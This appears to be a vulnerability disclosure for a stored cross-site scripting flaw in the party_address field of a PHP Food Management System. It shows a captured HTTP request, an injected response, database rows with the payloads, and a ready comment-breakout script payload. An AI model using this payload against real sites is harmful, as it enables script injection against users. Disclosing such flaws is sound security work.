


XSS injection vulnerability exists in party_address parameter of party_submit.php file of Food Management System

With XSS, cybercriminals can turn trusted websites into malicious ones, thus causing inordinate harm and damage not only to the victims but also to the reputation of the trusted website's owner.

Websites that are compromised by XSS can cause any number of threats to attack a user's system. This can involve anything from inappropriate content being displayed to malware being downloaded onto the system without the user knowing.



2 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 GET /chopstic1/party_details.php HTTP/1.1
2 Referer: http://192.168.170.1/chopstic1/party_submit.php
3 Cookie: PHPSESSID=bp4gkn6oe1jmh4bvm7abfbbeut
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Encoding: gzip,deflate,br
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
7 Host: 192.168.170.1
8 Connection: Keep-alive
9
10
```

Response

Pretty Raw Hex Render

```
title="Edit" > <i
class="icon-edit
icon-white"></i></a><a
class="btn btn-danger
deleteType" id="7"
data-rel="tooltip"
title="Delete"><i
class="icon-trash
icon-white"></i> </a> </td>
</tr>
<tr id="row-8">
<td>8</td>
<td
class="center">pHqghUme</td>
<td class="center">1</td>
<td class="center">1</td>
<td class="center">1</td>
<td class="center">555--><
ScRiPt >
alert(9309)
</ScRiPt>
<!--</td>
<input type="hidden"
id="row-8-itemtypeid"
value="" />
<td class="center" ><a
class="btn btn-info editType"
id="8" data-rel="tooltip"
title="Edit" > <i
```

localhost

- chopstick
 - ho_item_list
 - ho_role
 - ingredient_entry
 - itemtype
 - material
 - party_details
 - raw_stock_entry
 - reporting
 - sell_bill_details
 - sell_item_details
 - stock_entry
 - waste_entry

sl_no	party_name	contact	tin	pan	party_address	status
1	Paris Bakery	9040123456	753159	78985212ABC	Unit 4 , Bhubaneswar	1
2	pHqghUme	1	1--><ScRiPt>g	1	555	1
3	pHqghUme	1	1--><ScRiPt>a	1	555	1
4	pHqghUme	1	1--><ScRiPt>a	1	555	1
5	pHqghUme	1	1--><ScRiPt>a	1	555	1
6	pHqghUme--><Sc	1	1	1	555	1
7	pHqghUme--><Sc	1	1	1	555	1
8	pHqghUme	1	1	1	555--><ScRiPt>alert(9309)</ScRiPt><!--	1

Payload: party_address=555--><ScRiPt%20>gBHb(9309)</ScRiPt><!--

Source Download:

<https://www.kashipara.com/project/php/12086/food-management-system-php-project-source-code>